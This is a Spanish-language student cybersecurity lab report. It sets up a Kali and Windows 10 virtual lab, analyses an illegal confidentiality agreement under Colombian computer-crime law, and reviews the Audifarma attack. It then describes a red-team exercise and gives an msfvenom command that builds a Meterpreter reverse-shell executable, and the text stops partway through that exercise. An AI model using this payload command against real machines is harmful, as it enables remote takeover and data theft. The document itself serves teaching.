


Fuente: El autor

En las dos máquinas virtuales se deja configurado el modo DHCP.


El protocolo DHCP (Protocolo de configuración dinámica de host) o también conocido como «Dynamic Host Configuration Protocol«, es un protocolo de red que utiliza una arquitectura cliente-servidor. Por medio de este protocolo el servidor se encarga de asignar de manera dinámica y automática una dirección IP a cada host, ya sea una dirección IP privada desde el router hacia los equipos de la red local, o también una IP pública por parte de un operador que utilice este tipo de protocolo para el establecimiento de la conexión.

Ilustración 7. Modo DHCP en MV Kali



Fuente: El autor

Ilustración 8. Modo DHCP MV Windows 10




Fuente: El autor

Se realizó verificación de la IP de cada una de las máquinas y se realiza prueba de conexión mediante ping.


En la máquina virtual de Kali Linux de uso el comando *ifconfig* para verificar la IP, mientras en la máquina de Windows se usa el comando *ipconfig.*

Ilustración 9. Verificación IP MV Kali




Fuente: El autor

Ilustración 10. Prueba de conexión MV Windows



Fuente: El autor

Ilustración 11. Verificación de IP Windows y prueba comunicación con MV Kali



Fuente: El autor

Finalmente, luego de establecer la comunicación entre los dos equipos queda listo el banco de trabajo para continuar las practicas del curso.

5.2 ETAPA 2. ACTUACIÓN ETICA Y LEGAL

Explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

Luego de revisar el acuerdo de confidencialidad de la compañía Hackerhouse para la incorporación de expertos en sus equipos de Blue Team y Red Team, se pueden identificar varios puntos que pueden ser considerados como ilegales en el marco de la legislación colombiana y sancionados al desarrollar, ejercer o manejar ciertas actividades e información.

Dentro de las cláusulas del acuerdo podemos encontrar los siguientes aspectos a tener en cuenta en sus aspectos éticos y legales:

Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, ***se obliga a no divulgar*** *directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios,* ***autoridades legales****, asesores o cualquier persona relacionada con ella, la información confidencial o* ***sobre procesos ilegales*** ***dentro de HackerHouse no podrán ser divulgados.***

Con solo leer esta primera clausula ya se puede empezar a tener una idea general que las actividades realizadas en la compañía y que no se encuentran completamente alineadas o en cumplimiento con aspectos éticos ni legales que nos deben regir, y por medio de ésta se advierte de entrada que si el candidato descubre o encuentra algo irregular debe encubrir la actividad y muy posiblemente seguir ejerciéndola en caso de ser seleccionado.

En la segunda clausula, la definición de información confidencial tenemos en el punto dos, lo siguiente:

Segunda. Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo:

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, ***datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".***

En este punto, la empresa revela abiertamente que se realizan chuzadas ilegales de información y accesos abusivo a sistemas informáticos, lo cual es considerado y sancionado por ser delito por lo cual no puede ser aceptado.

En la cuarta clausula, en cuanto a las obligaciones de la parte receptora, se pueden considerar al análisis de los puntos 3,4 y 5:

3. ***No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.***

4. Responder por el mal uso que le den sus representantes a la información confidencial.

5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Ante esta solicitud u obligación que se adquiere con la firma del documento, nuevamente se confirma que, dentro de las actividades realizadas por la organización, se pueden encontrar procesos que no son legales como el espionaje o apropiación de información de terceros, y al pretender que no se denuncie un delito al descubrir delitos

informáticos, esto se convierte en un encubrimiento además de no ser un comportamiento ético, el empleado puede verse envuelto en investigaciones posteriores.

En relación con los puntos 4 y 5, considero que la organización pretende desprenderse de la responsabilidad por el mal uso de la información que puede estar ejerciendo en sus actividades y que sea el empleado quien asuma totalmente las implicaciones que se afronten.

En la cláusula quinta, se observa que la información se encuentra incompleta, al no especificar en forma completa y clara la reserva de la información, el documento está cortado.

Quinta. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:

1. Mantener la reserva de la información confidencial hasta tanto…???

La cláusula sexta, responsabiliza nuevamente al empleado que acepta firmar el acuerdo, por el incumplimiento ante terceros por los perjuicios causados y por las actividades que se realizan en la empresa.

Sexta. Responsabilidad: ***la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente acuerdo, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.***

La cláusula octava, una vez más, la empresa menciona el tema de la ilegalidad de sus actividades y que no se hará responsable legalmente de sus acciones, sino por el contrario, el empleado debe asumir la responsabilidad legal y conseguir su propio abogado dejando por fuera de todo a la organización HackerHouse, lo cual puede

costarle al empleado sanciones económicas, perdida de la tarjeta profesional y la cárcel.

Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. ***En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.***

ARTICULOS DE LA LEY COLOMBIANA QUE SE PODRÍA ESTAR VIOLENTANDO EN EL DOCUMENTO.

Clausula segunda del acuerdo:
Segunda. Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo:

1. *Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "****datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos"****.*

En relación con el acceso abusivo a sistemas informáticos, se viola el artículo 269A de la ley 1273 de 2009, "por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones".[1]

[1] LEY 1273 DE 2009 (enero 05). (En línea). (16 de agosto de 2023). Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO: Acceder sin autorización o fuera de lo acordado a un sistema informático puede incurrir en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

La interceptación de datos informáticos y las chuzadas ilegales de información están tipificados en el artículo 269C de la ley 1273 de 2009.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. Interceptar datos informáticos en su origen, destino o en el interior de un sistema informático sin una orden judicial incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

En la cuarta clausula, el punto 3 habla de espionaje,

3. No denunciar ante las autoridades ***actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros****.*

Por lo cual aplica el articulo 269C sobre interceptación de datos informáticos, además pueden estar incluidos los artículos 269F violación de datos personales y el articulo 269E uso de software malicioso y el 269A acceso abusivo a un sistema informático; además puede incluirse en las violaciones la violación del Artículo 6. Tratamiento de datos sensibles de la ley 1581 de 2012. En cuanto a que no existe autorización para recopilar información sensible de personas.

¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería?

Uno de los aspectos más importantes a tener en cuenta al estudiar una oferta laboral y en particular una como la planteada en el caso de estudio, es el conocimiento del marco legal que regula las actividades a desarrollar en el sitio donde ejercen las actividades y donde se es contratado, en este caso, solamente viendo en las leyes colombianas ya podemos encontrar varios artículos de la ley que se infringen, las sanciones económicas y penales que se puede presentar en caso de firmar e iniciar labores en la organización HackerHouse.

Por otro lado, si analizamos el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, se puede observar que el acuerdo y el ejercicio de la actividad en la organización HackerHouse incumple varios de los artículos importantes sobre las conductas se exigen, se prohíben o que pueden inhabilitan a los ingenieros en general y a sus profesionales afines o auxiliares.

Entre las acciones que se pueden incurrir y que estarían en contra del código de ética en caso de laborar con HackerHouse podemos tener las siguientes:

CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES.
ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES.
f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;

ARTÍCULO 32. PROHIBICIONES GENERALES A LOS PROFESIONALES. *Son prohibiciones generales a los profesionales:*
b) Permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley;

ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD. *Son prohibiciones especiales a los profesionales respecto de la sociedad:*

a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;

ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES. *Son deberes de los profesionales de quienes trata este Código para con la dignidad de sus profesiones:*

b) Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones;

FALTAS GRAVÍSIMAS. *(Artículo 53 de la Ley 842 de 2003)*

Se consideran gravísimas y se constituyen en causal de cancelación de la matrícula profesional, sin requerir la calificación que de ellas haga el Consejo respectivo, las siguientes faltas:

e) Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares;

f) Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que establecen el Código Ética y la presente ley.[2]

Luego de analizar las actuaciones éticas y legales que se aceptaría al momento de firmar el acuerdo con la organización HackerHouse, estoy seguro de que no aceptaría esas condiciones de trabajo y ejercicio de actividades profesionales que violan las leyes, la ética y pueden llegar afectar gravemente a terceras personas.

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos
expuestos en la noticia que consultó.

[2] Consejo Profesional Nacional de Ingeniería COPNIA. (En línea). (17 de agosto de 2023). Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CASO DE CIBERCRIMEN EN COLOMBIA Y SUS IMPLICACIONES

El domingo 22 de enero de 2023, la empresa Audifarma informa que fue víctima de un ciberataque externo, los atacantes al parecer buscaban apoderarse de información de la organización y de sus usuarios, sin embargo, se activaron los controles de seguridad informática dispuestos para la detección de este tipo de eventos y se controló la amenaza inicialmente deshabilitando los servidores físicos y virtuales lo cual causo demoras en la atención y operaciones.

Con el fin de reanudar rápidamente sus operaciones se activó un plan de contingencia y se recibió el acompañamiento de empresas internacionales expertas en ciberseguridad para evaluar la situación y las acciones a realizar para prevenir nuevos ataques.[3]

Estos casos siguen en aumentado no solamente en Colombia sino a nivel mundial y especialmente en Latinoamérica, los atacantes aprovechas brechas de seguridad que encuentran en la red de empresas que puedan significar grandes ganancias con el robo o secuestro de información.

De ser identificados por las autoridades encargadas, los atacantes pueden afrontar penas y sanciones por la violación a las leyes establecidas en el país, como la ley 1273 de 2009, siendo uno de los más infringidos el artículo 269 en sus numerales A, B, C y D, entre otros, donde se especifican las multas penales y económicas a quienes sin autorización acceden a sistemas informáticos, la obstaculización ilegítima de sistema informático o red de telecomunicación, interceptación de datos informáticos, daño informático, entre otros, además de otros agravantes según el nivel de daño causado a la empresa atacada y usuarios. Por otro lado, si actualmente cuentan con tarjetas profesionales vigentes, estas pueden llegar a ser canceladas.

[3] LA REPUBLICA. (2023). (En Línea). (17 de agosto de 2023). Disponible en: https://www.larepublica.co/empresas/audifarma-sufrio-ataque-cibernetico-y-se-suma-a-otras-empresas-que-han-sido-victimas-3528413

5.3 ETAPA 3. EJECUCIÓN PRUEBAS DE INTRUSIÓN

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

Para llevar a cabo la práctica del anexo 4, se usaron las siguientes herramientas de software:

Software de virtualización, para el uso y ejecución de dos sistemas operativos en la misma máquina, en este caso se usó Virtual Box.

Sistema operativo Windows 10, el cual se instaló en la máquina virtual de Virtual Box como maquina víctima del ataque.

Sistema operativo Kali Linux, el cual es el encargado de la ejecución del ataque mediante las herramientas incluidas y también se encuentra virtualizado en Virtual Box.

Metasploit, es un framework incluido en Kali Linux, mediante su uso se pueden realizar pruebas de penetración permitiendo descubrir, explotar y resolver vulnerabilidades de un sistema.

Meterpreter, es un payload, carga o código malicioso que se ejecuta una maquina víctima de un ataque en la fase de postexplotación del sistema, en este caso el Meterpreter se usa para ejecutar tareas en forma remota en una máquina[4].

3.2. A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

En el escenario planteado, existen fallos de seguridad:

Los sistemas de seguridad, tanto en el sistema operativo como externos se encontraban desactivados: firewall, Windows defender, antivirus, además que no se han realizado actualizaciones de seguridad para resolver fallas o vulnerabilidades.

[4] Keepcoding. (2023). ¿Qué es Meterpreter? https://keepcoding.io/blog/que-es-meterpreter/

Por otro lado, se llevó a cabo una mala práctica por parte de un usuario, se encontró un archivo desconocido en el equipo y se ejecutó.


3.3. ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

La herramienta utilizada para identificar fallos de seguridad fue Metasploit, con el cual se pueden encontrar vulnerabilidades del sistema a atacar, adicionalmente se puede usar NMAP para la verificación de puertos abiertos y servicios para posibles ataques.

3.4. Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

El ataque realizado mediante el Payload Meterpreter, puede afectar totalmente la maquina con Windows ya luego de ejecutar el archivo creado como carga útil posibilita el acceso con el que se adquiere el control remoto con el que se pueden realizar muchas afectaciones como pueden ser: descargar archivos, copiar archivos; ver modificar o eliminar información, realizar capturas de teclado, realizar tomas de pantalla, crear nuevos usuarios, espiar constantemente la máquina.

Ilustración 12.Ataque a máquina Win10




Fuente: El autor

3.5. Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

El primer aspecto a tener en cuenta es que la organización HackerHouse al contar con un equipo de cómputo con Windows 10, sin las debidas activaciones de los elementos de seguridad del sistema operativo y externos, como el firewall, el antivirus y el Windows defender; se encontraba totalmente expuesto y vulnerable a ser atacado por un agente externo con el fin de obtener información.

Ilustración 13. Seguridades Windows 10



Fuente: El autor

El atacante genero un archivo de carga útil el cual fue transferido mediante una comunicación por Whatssap al equipo atacado y el usuario que lo recibe y responsable del equipo Win10 procede a ejecutarlo en la máquina. Esta acción genera que se abra la puerta a la vulnerabilidad de conexión remota mediante y que pudo ser explotada mediante el Payload Meterpreter.

Para la generación del archivo de carga útil, el atacante uso eso la herramienta msvenom y el comando:

msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform


windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /home/alahingq/escritorio/PoC_93408477.exe

Ilustración 14. Creación del archivo carga útil

Fuente: El autor

Al recibir el archivo fue copiado en el escritorio de la maquina Win10. Figura 4.

